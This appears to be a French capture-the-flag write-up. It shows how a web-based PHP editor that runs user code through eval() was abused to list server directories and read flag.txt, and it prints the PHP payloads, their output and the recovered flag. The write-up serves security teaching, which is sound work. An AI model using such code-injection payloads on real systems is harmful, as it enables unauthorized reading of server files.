Below the code editor is a control bar with a gear icon, the text "Execute (F9)", and a button labeled "\$".

The bottom section displays the output of the executed code:

```
Hi and welcome for our Online PHP Editor. The current time is: 20:52:31
Press the button below to run the code.

"
config.php
css
db-5154587556845884.sqlite
editor.php
execute.php
img
index.php
js
libs
login-as-a-testing-member.php
```


Je décide après la commande `phpversion()` de tester les autres commandes potentiellement non dangereuse.

- "`$dir = getcwd()`" : Récupère le chemin absolu du répertoire de travail actuel et le stocke dans la variable `$dir`.
- "`scandir($dir)`" : Renvoie une liste de tous les fichiers et dossiers dans le répertoire spécifié par la variable `$dir`.
- "`foreach($files as $file)`" : Pour chaque élément (fichier ou dossier) listé dans la variable `$files`, la commande assigne la valeur de l'élément à la variable `$file`.
- "`echo $file . "
" ;`" : Affiche le nom de chaque fichier et dossier dans la liste stockée dans la variable `$files`, en les séparant par une balise HTML "`
`" qui permet de faire un saut de ligne dans l'affichage.

On obtient bien comme réponse que l'éditeur ne devait pas censé nous communiquer.

IV. Récupération du fichier flag.txt

A. Utilisation des commandes pour localiser le fichier flag.txt



```
1 <?php
2 echo "Hi and welcome for our Online PHP Editor. The current time is: ".date("H:i:s")." <br />";
3 echo "Press the button below to run the code"; echoaa
4 ?>
```

Execute (F9) \$

Hi and welcome for our Online PHP Editor. The current time is: 21:40:09
Press the button below to run the code
Fatal error: Uncaught Error: Undefined constant "echoaa" in /var/www/online-php-editor/execute.php(10) : eval()'d code:3 Stack trace: #0 /var/www/online-php-editor/execute.php(10): eval() #1 {main} thrown in /var/www/online-php-editor/execute.php(10) : eval()'d code on line 3

Maintenant que nous avons découvert qu'il est possible de lister les répertoires, cela relève une nouvelle fois la vulnérabilité de **l'OWASP A02-2021:Cryptographic Failure** cette vulnérabilité se produit lorsqu'une application révèle des informations sensibles à des utilisateurs non autorisés et la vulnérabilité **A03-2021 Injection de l'OWASP** qui permet d'insérer du code malveillant ou d'accéder à des données sensibles en exploitant une faille dans la validation ou la désinfection des entrées d'utilisateurs.

En essayant plusieurs autre tentative qui renvoie des message d'erreur de codage, l'éditeur me renvoie comme réponse un répertoire, cela me donne une idée de ce que je pourrai parcourir.

THE PHP EDITOR

```
1 <?php
2 echo "Hi and welcome for our Online PHP Editor. The current time is: ".date("H:i:s")." <br />";
3 echo "Press the button below to run the code";
4 // Changer de répertoire de travail vers /var/www
5 chdir('/var/www');
6
7 // Récupérer le répertoire de travail actuel
8 $dir = getcwd();
9
10 // Lister les fichiers et les dossiers dans le répertoire
11 $files = scandir($dir);
12
13 // Afficher le contenu du répertoire
14 foreach($files as $file) {
15     echo $file . "<br>";
16 }
17
```

⚙ Execute (F9)

\$


Hi and welcome for our Online PHP Editor. The current time is: 21:06:13
Press the button below to run the code.

..
flag.txt
flag2.txt
html
online-php-editor

Je décide de parcourir le répertoire /var/www avec la commande "chdir(/var/www)" qui me permet de changer de répertoire à /var/www puis par la suite je décide d'afficher les contenus du répertoire.

On peut observer que l'éditeur PHP nous renvoie les fichiers du répertoire /var/www et il contient bien le fichier flag.txt que nous devons lire.

B. Extraction du contenu du fichier flag.txt



```
The PHP Editor
1 <?php
2 // Changer de répertoire de travail vers /var/www
3 chdir('/var/www');
4
5 // Récupérer le répertoire de travail actuel
6 $dir = getcwd();
7
8 // Lister les fichiers et les dossiers dans le répertoire
9 $files = scandir($dir);
10
11 // Afficher le contenu du répertoire
12 foreach($files as $file) {
13     echo $file . "<br>";
14 }
15
16 // Lire le contenu du fichier flag.txt
17 $flag_content = file_get_contents('flag.txt');
18 echo "Contenu du fichier flag.txt : $flag_content";
19 >
20
21
```

Execute (F9) \$

..
flag.txt
flag2.txt
html
online-php-editor
Contenu du fichier flag.txt : FLAG{w3ll-d0n3!_U-aRe-a-ow@sP-t0p1O-3xp3rt}

Maintenant qu'on a réussi à repérer où est situé le flag.txt , il nous reste plus qu'à envoyer à la suite la commande pour lire le fichier :

```
$flag_content = file_get_contents('flag.txt')
```

"file_get_contents('flag.txt');" lit le contenu du fichier "flag.txt" et le stocke dans une variable appelée "\$flag_content".

Cette variable contient maintenant le contenu du fichier.

Je lance donc la commande "echo" qui me permet de lire la variable stockée dans \$flag_content.

L'éditeur PHP me renvoie bien le contenu du fichier flag.txt qui contient " FLAG{w3ll-d0n3!_U-aRe-a-ow@sP-t0p1O-3xp3rt}.